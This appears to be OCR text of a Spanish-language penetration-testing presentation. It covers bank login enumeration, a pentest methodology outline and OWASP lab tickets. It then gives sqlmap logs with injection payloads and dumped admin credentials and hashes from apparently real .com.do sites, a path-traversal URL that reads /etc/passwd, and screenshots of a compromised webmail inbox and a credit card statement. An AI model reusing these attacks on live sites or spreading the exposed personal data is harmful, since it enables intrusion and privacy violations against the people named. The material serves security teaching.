
18-year-old Unpatched Vulnerability Affects All Versions of Microsoft Windows


Tipo de Acceso
Personal
Usuario
carlos
Elijo otro usuario al azar.
Continuar
Cancelar


Registro de Contraseña
Ingrese su contraseña:
No es su imagen asociada?
Acceder
Cancelar


Bienvenido a F@CilNet
Tipo de Acceso
Personal
Usuario
Usuario Inválido, Favor intente nuevamente!!
Waoo, en serio tienes que ser tan parlanchin!!!
Continuar
Cancelar



Registro de Contraseña
Ingrese su contraseña:
No es su imagen asociada?
Ha excedido el número de intentos válidos, su usuario ha sido bloqueado !!
Acceder
Cancelar



Tipo de Acceso
Personal
Usuario
aaristy
Su Usuario está bloqueado, favor comunicarse con el Centro de Contacto
Bloqueado, pq me permitio validar el usuario.
Continuar
Cancelar

https://www.guidancesoftware.com/resources/Pages/doclib/Spanish-Library/EnCase-Analytics-Detectando-cuentas-de-administrador-comprometidas.aspx


HACKING 6 EXPOSED
Hacking Exposed, 6th Edition
HACKING Malware & Rootkits EXPOSED
Hacking Exposed Malware & Rootkits
HACKING Computer Forensics EXPOSED Secrets & Solutions
Hacking Exposed Computer Forensics, 2nd Edition
24 DEADLY SINS SOFTWARE SECURITY
24 Deadly Sins of Software Security
HACKING Wireless EXPOSED Secrets & Solutions
Hacking Exposed Wireless, 2nd Edition
THIRD EDITION
HACKING Web Applications EXPOSED
Hacking Exposed: Web Applications, 3rd Edition
HACKING Windows EXPOSED Third Edition
Hacking Exposed Windows, 3rd Edition
HACKING Linux Third Edition EXPOSED
Hacking Exposed Linux, 3rd Edition
HACKING Web 2.0 EXPOSED
Hacking Exposed Web 2.0
IT Second Edition AUDITING USING CONTROLS TO PROTECT INFORMATION ASSETS
IT Auditing, 2nd Edition
IT SECURITY METRICS
IT Security Metrics
Third Edition GRAY HAT HACKING The Ethical Hacker's Handbook
Gray Hat Hacking, 3rd Edition


Redo
Undrln
Q & A
D
J
C
V
B
N


• Objetivos, Límites, Equipamiento, Entornos, Prioridades. Técnicas.
Planeación y Determinación de Alcances
Recolección de Información
• Técnicas de reconocimiento estratégicas: Activas y Pasivas.
• Selección de targets, Footprinting, Network Enumeration.
Enumeración
Identificación y Análisis de Vulnerabilidades
•Identificación manual y automática. Vulnerabilidades de red, S.O, Apps, personas, Dispositivos.
• Análisis Manual
• Explotación remota y local
• Elevación de privilegios
Explotación y Post-Explotación de Vulnerabilidades
Reportes
•Informes Ejecutivo y Técnico
• Estadísticas.


OWASP Broken Web Applications Project
Brought to you by: chuckatsf
Summary
Files
Reviews
Support
Wiki
News
Tickets
Search Tickets
Create Ticket
View Stats
Searches
All
High Risk
Medium and High Risk
Help
Formatting Help
Tickets
Maximize
Showing 35 results of 35
Summary Labels Component Severit
8 SQL Injection WordPress High
9 Malicious File Execution WordPress High
3 State Manipulation OWASP Vicnum High
6 Command Injection WordPress High
7 SQL Injection WordPress High
22 Remote PHP Injection (CVE-2007-5423) TikiWiki High
26 GetBoo Email Forgotten Password SQL injection GetBoo High
28 INSERT SQL Inection OWASP Vicnum High
30 SQL Injection Login Bypass Peruggia High
25 GetBoo Email Forgotten Password SQL injection GetBoo High
192 SQL Injection in pic_id parameter Peruggia High
1 Reflected XSS in http://owaspbwa/vicnum/cgi-bin/vicnum1.pl OWASP Vicnum Medium
2 Reflected XSS in http://owaspbwa/mandiant-struts-form-vulnerable/submitname.do Mandiant Struts Forms Medium
4 Reflected XSS in http://owaspbwa/vicnum/vicnum5.php OWASP Vicnum Medium
5 Reflected XSS in http://owaspbwa/mono/simple-reflected-xss.aspx Simple ASP.NET Forms Medium

```
web application technology: Apache
back-end DBMS: MySQL 5
[10:14:31] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerat
(s) columns
[10:14:31] [INFO] fetching current database
[10:14:31] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for fa
ta retrieval
[10:14:31] [INFO] retrieved:
[10:15:05] [INFO] fetching columns for table 'usuario' in database '
[10:15:05] [INFO] retrieved: 4
[10:15:08] [INFO] retrieved: id
[10:15:19] [INFO] retrieved: int(11)
[10:15:49] [INFO] retrieved: usuario
[10:16:20] [INFO] retrieved: varchar(25)
[10:17:06] [INFO] retrieved: password
[10:17:42] [INFO] retrieved: varchar(40)
[10:18:28] [INFO] retrieved: acceso
[10:18:54] [INFO] retrieved: varchar(25)
Database:
Table: usuario
[4 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| acceso   | varchar(25) |
| id       | int(11)     |
| password | varchar(40) |
| usuario  | varchar(25) |
+----------+-------------+

[10:19:39] [INFO] fetched data logged to text files under './output/
[*] shutting down at 10:19:39
```

```
ksanchez@UB1204LTS:~$ sudo sqlmap -u http://[redacted].php?id=23 -current-user

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program

[*] starting at 10:05:24

[10:05:24] [INFO] resuming back-end DBMS 'mysql'
[10:05:24] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=23 AND 1266=1266

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=23 AND SLEEP(5)
---
[10:05:25] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL 5
[10:05:25] [INFO] fetched data logged to text files under './output[redacted]'

[*] shutting down at 10:05:25
```

```
back-end DBMS: MySQL 5
[10:22:52] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerat
e table(s) entries
[10:22:52] [INFO] fetching current database
[10:22:52] [INFO] resumed:
[10:22:52] [INFO] fetching columns for table 'usuario' in database '        '
[10:22:52] [INFO] resumed: 4
[10:22:52] [INFO] resumed: id
[10:22:52] [INFO] resumed: usuario
[10:22:52] [INFO] resumed: password
[10:22:52] [INFO] resumed: acceso
[10:22:52] [INFO] fetching entries for table 'usuario' in database '        '
[10:22:52] [INFO] fetching number of entries for table 'usuario' in database '        '
[10:22:52] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for fa
ster data retrieval
[10:22:52] [INFO] retrieved: 1
[10:22:55] [INFO] retrieved: ADMINISTRADOR
[10:23:47] [INFO] retrieved: 1
[10:23:53] [INFO] retrieved: 9d61ba84065fc83956cdfc63e49bc7a9d21d8665
[10:26:36] [INFO] retrieved: zbelliard
[10:27:15] [INFO] analyzing table dump for possible password hashes
[10:27:15] [INFO] recognized possible password hashes in column 'password'
[10:27:15] [WARNING] writing hashes to file '/tmp/tmpuxJip1.txt' for eventual further processing with ot
her tools
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database:
Table: usuario
[1 entry]
+----+--------------+-----------+------------------------------------------+
| id | acceso       | usuario   | password                                 |
+----+--------------+-----------+------------------------------------------+
| 1  | ADMINISTRADOR | zbelliard | 9d61ba84065fc83956cdfc63e49bc7a9d21d8665 |
+----+--------------+-----------+------------------------------------------+

[10:27:26] [INFO] table '        .usuario' dumped to CSV file './output/www.      .com.do/dump/        /
usuario.csv'
[10:27:26] [INFO] fetched data logged to text files under './output/www.      .com.do'
```

```
[21:44:00] [INFO] resumed: varchar(16)
[21:44:00] [INFO] resumed: celu_tel_admin
[21:44:00] [INFO] resumed: varchar(16)
[21:44:00] [INFO] resumed: otro_tel_admin
[21:44:00] [INFO] resumed: varchar(16)
[21:44:00] [INFO] resumed: ofici_email_admin
[21:44:00] [INFO] resumed: varchar(50)
[21:44:00] [INFO] resumed: level_admin
[21:44:00] [INFO] resumed: int(11)
[21:44:00] [INFO] resumed: status_admin
[21:44:00] [INFO] resumed: int(11)
[21:44:00] [INFO] resumed: url_admin
[21:44:00] [INFO] resumed: varchar(255)
[21:44:00] [INFO] fetching entries for table 'admin' on database
[21:44:01] [INFO] heuristics detected web page charset 'ascii'
[21:44:01] [INFO] the SQL query used returns 1188 entries
[21:44:02] [INFO] retrieved:
[21:44:03] [INFO] retrieved:
[21:44:05] [INFO] retrieved: admin@admin.com
[21:44:06] [INFO] retrieved: 1
[21:44:08] [INFO] retrieved: 0
[21:44:09] [INFO] retrieved: 0000-00-00
[21:44:11] [INFO] retrieved:
[21:44:12] [INFO] retrieved:
[21:44:13] [INFO] retrieved:
[21:44:15] [INFO] retrieved:
[21:44:16] [INFO] retrieved:
[21:44:17] [INFO] retrieved: password
[21:44:19] [INFO] retrieved:
[21:44:20] [INFO] retrieved:
[21:44:22] [INFO] retrieved: 1
[21:44:31] [INFO] retrieved:
[21:44:32] [INFO] retrieved: admin
[21:44:34] [INFO] retrieved: cortorreal
[21:44:36] [INFO] retrieved: 829-259
[21:44:38] [INFO] retrieved: gustavo@      ue.com.do
[21:44:40] [INFO] retrieved: 2
[21:44:41] [INFO] retrieved: 1
[21:44:43] [INFO] retrieved: 1982-08-30
[21:44:44] [INFO] retrieved: ignacio
```


```
[12 tables]
+-------------------+
| admin             |
| boletines         |
| categorias        |
| categorias_grupos |
| contactos         |
| dependientes      |
| editor            |
| eventos           |
| grupos            |
| grupos_productos  |
| productos         |
| pruebas           |
+-------------------+
```

www.[redacted].com.do/scgi-bin/ustorekeeper.pl?command=goto&file=../../../../../../../../../../etc/passwd

scgiwrap: Caller must be the nobody user

www.[redacted].com.do/libraries/simplepie/idn/ReadMe.txt

```
************************************************************************
*                                                                      *
*                  IDNA Convert (idna_convert.class.php)               *
*                                                                      *
* http://idnaconv.phlymail.de                  mailto:phlymail@phlylabs.de *
************************************************************************
* (c) 2004-2007 phlyLabs, Berlin                                       *
* This file is encoded in UTF-8                                        *
************************************************************************

Introduction
------------

The class idna_convert allows to convert internationalized domain names
(see RFC 3490, 3491, 3492 and 3454 for detials) as they can be used with various
registries worldwide to be translated between their original (localized) form
and their encoded form as it will be used in the DNS (Domain Name System).

The class provides two public methods, encode() and decode(), which do exactly
what you would expect them to do. You are allowed to use complete domain names,
simple strings and complete email addresses as well. That means, that you might
use any of the following notations:

- www.nÄ¶rgler.com
- xn--nrgler-wxa
- xn--brse-5qa.xn--knrz-1ra.info

Errors, incorrectly encoded or invalid strings will lead to either a FALSE
response (when in strict mode) or to only partially converted strings.
You can query the occured error by calling the method get_last_error().

Unicode strings are expected to be either UTF-8 strings, UCS-4 strings or UCS-4
arrays. The default format is UTF-8. For setting different encodings, you can
call the method setParams() - please see the inline documentation for details.
ACE strings (the Punycode form) are always 7bit ASCII strings.

ATTENTION: We no longer supply the PHP5 version of the class. It is not
necessary for achieving a successfull conversion, since the supplied PHP code is
compatible with both PHP4 and PHP5. We expect to see no compatibility issues
with the upcoming PHP6, too.


Files
-----

idna_convert.class.php         - The actual class
idna_convert.create.npdata.php - Useful for (re)creating the NPData file
npdata.ser                     - Serialized data for NamePrep
example.php                    - An example web page for converting
ReadMe.txt                     - This file
LICENCE                        - The LGPL licence file

The class is contained in idna_convert.class.php.
```


Outlook Web App
Cerrar sesión
Correo
Bandeja de entrada (45 resultados en Bandeja de entrada)
Opciones
Encontrar a alguien
Favoritos
Bandeja de entrada (113)
Correo sin leer (113)
Elementos enviados
Nuevo
Mover
Filtro
Ver
Contraer todo
Más nuevo arriba
clave
Organizar por: Fecha
Más reciente en la parte superior
Joseline Valdez
Bandeja de entrada (113)
Borradores [15]
Elementos enviados
Notas
Correo no deseado [2325]
Elementos eliminados (787)
Carpetas de búsqueda
martes
Cuenta: ****-****-****-2971 | Fecha: ...
Popular Estados de Cuenta
mar 04:44 a.m.
Hace dos semanas
26/04/2012
24/04/2012
19/04/2012
12/04/2012
05/04/2012
14/03/2012
14/03/2012
Cuenta: ****-****-****-2971 | Fecha: 04/05/2012 | (13)
Datos adjuntos:
XXXX-XXXX-XXXX-2971.pdf (78 KB) [Abrir como página web]
- El remitente del mensaje ha solicitado una confirmación de lectura. Haga clic aquí para enviar confirmación.
- Para ayudarle a proteger su privacidad, se ha bloqueado algún contenido de este mensaje. Si está seguro de que este mensaje procede de un remitente de confianza y desea volver a habilitar las características bloqueadas.haga clic aquí.
Estado Tarjeta de Crédito
Estimado (a) cliente:
Anexo le enviamos el estado de cuenta correspondiente al último corte de su tarjeta. Puede visualizar y pagarlo accediendo a Popularenlinea.com o llamando a Telebanco Popular al 809-544-5555.
Atentamente,
Servicio al Cliente

POPULAR

MasterCard

ESTADO DE CUENTA


MASTERCARD ORBIT	LÍNEA DE CRÉDITO	CRÉDITO DISPONIBLE	FECHA DE CORTE	FECHA DE VENCIMIENTO	BALANCE ANTERIOR
****-****-****-2971	15,000	.00	04/05/2012	26/05/2012	19,342.66


FECHAS DE ENTRADA	FECHAS DE TRANSAC.	NO. REFERENCIA	CARGOS, PAGOS, CRÉDITOS Y AJUSTES ANTERIORES	CANTIDAD
11/04	2/04	[illegible]	[illegible]	1,280.24
		[illegible]	[illegible]	2,250.00
1/05	1/05	[illegible]	[illegible]	65.00
1/05	1/05	[illegible]	[illegible]	1,611.82-
4/05	4/05	[illegible]	[illegible]	300.00

**		ESTADO DE MILLAS POPULAR		**
**	MILLAS POPULAR	ACUM. AL CORTE ANT.	1,713	**
**	MILLAS POPULAR	ACUM. DEL MES	0	**
**	MILLAS POPULAR	REDENCIONES DEL MES	0	**
**	MILLAS POPULAR	AJUSTES	0	**
**	MILLAS POPULAR	ACUM. AL CORTE	1,713	**
**	MILLAS POPULAR	A EXPIRAR EN DIC/12	142	**

PAGA CON TUS TARJETAS POPULAR LLENATE DE VENTAJAS Y APROVECHA LAS OFERTAS DE ESTABLECIMIENTOS AFILIADOS

NO TIENE DISPONIBLE EN SU LIMITE DE CREDITO, SU CTA ESTA SOBREGIRADA FAVOR LLAMAR AL TEL 809-544-5555/1809-200-5555


